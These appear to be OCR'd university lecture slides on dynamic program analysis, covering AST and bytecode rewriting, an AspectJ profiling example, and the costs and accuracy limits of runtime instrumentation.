
- Standard technology
  - Handwritten parsers
  - Parser generators LR, LL, GLR, …
  - Parser combinators
  - …
- Pretty printer often written separately

AST Rewriting




- Benefits/Drawbacks?
- Commercial rewrite systems exist
- Visitors, pattern matcher, …

AST Rewriting




- Often useful to have type/context information

Static Analysis + Rewriting



Rewriting as a Compiler Pass



Rewriting tools

- Rewrite patterns over trees, typically with parser/pretty printer systems
  - Stratego/XT
  - DSM
  - …
- Within language rewriting
  - Aspect-oriented programming

AspectJ

```
Object around() :
        execution(public * com.company..*.* (..)) {
      long start = System.currentTimeMillis();
      try {
         return proceed();
      } finally {
         long end = System.currentTimeMillis();
         recordTime(start, end,
            thisJoinPointStaticPart.getSignature());
      }
   }
```

Byte Code Rewriting


- Java AST vs Byte Code
- Byte Code is JVM input (binary equivalent)
  - Stack machine
  - Load/push/pop values from variables to stack
  - Stack operations, e.g. addition
  - Call methods, …

Byte Code example
(of a method with a single int parameter)

- ALOAD 0
- ILOAD 1
- ICONST 1
- IADD
- INVOKEVIRTUAL “my/Demo” “foo”
  “(I)Ljava/lang/Integer;”
- ARETURN

JVM Specification

- https://docs.oracle.com/javase/specs/
- See byte code of Java classes with *javap* or ASM Eclipse plugin
- Several analysis/rewrite frameworks as ASM or BECL (internally also used by AspectJ, …)


Tim Lindholm • Frank Yellin
The Java™ Virtual Machine Specification Second Edition
The Java Series
Java™ 2 Platform
Sun
… from the Source™
JAVA

Examples

- Check every parameter of every method is non-null
- Write the duration of the method execution of every method into a file
- Report warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch

Discussed analyses

- Coverage
- Dynamic type checking
- Information flow
- Error checking
- Profiling
- Back-in-time debugging

Other approaches

- Generic instrumentation tools (e.g., AOP) can also used for compile-time instrumentation.
- Virtual machines/emulators, see valgrind or gdb
  - Selectively rewrite running code, or runtime instrumentation. (e.g., software breakpoints in the gdb debugger)
  - profile or otherwise do behavioral sampling.
- Metaprogramming, e.g., monkey patching in Python

(Alternative section title(s): What could possibly go wrong?, or, Things to think about when the used-dynamic analysis tool salesperson shows up at your door)

LIMITATIONS AND CHALLENGES

Costs

Costs

- Performance overhead for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
- Accuracy

	Error exists	No error exists
Error Reported	True positive (correct analysis result)	False positive
No Error Reported	False negative	True negative (correct analysis result)

Sound Analysis:

reports all defects
-> no false negatives
typically overapproximated

Complete Analysis:

every reported defect is an actual defect
-> no false positives
typically underapproximated

Very input dependent

- Good if you have lots of tests!
  - (system tests are often best)
- Are those tests indicative of normal use
  - And is that what you want?
- Can also use logs from live software runs that include actual user interactions (sometimes, see next slides).
- Or: specific inputs that replicate specific defect scenarios (like memory leaks).

Heisenbuggy behavior

- Instrumentation and monitoring can change the behavior of a program.
  - e.g., slowdown, memory overhead.
- **Important question 1:** can/should you deploy it live?
  - Or possibly just deploy for debugging something specific?
- **Important question 2:** *Will the monitoring meaningfully change the program behavior with respect to the property you care about?*

Too much data

- Logging events in large and/or long-running programs (even for just one property!) can result in HUGE amounts of data.
- How do you process it?
  - Common strategy: sampling

Lifecycle

- During QA
  - Instrument code for tests
  - Let it run on all regression tests
  - Store output as part of the regression
- During Production
  - Only works for web apps
  - Instrument a few of the servers
    - Use them to gather data
    - Statistical analysis, similar to seeding defects in code reviews
  - Instrument all of the servers
    - Use them to protect data

Discussed analyses

- Coverage
- Dynamic type checking
- Information flow
- Error checking
- Profiling
- Back-in-time debugging

Common dynamic analyses

- Coverage
- Performance
- Memory usage
- Security properties
- Concurrency errors
- Invariant checking

Summary

- Dynamic analysis: selectively record data at runtime
- Data collection through instrumentation
- Integrated tools exist (e.g., profilers)
- Analyzes only concrete executions, runtime overhead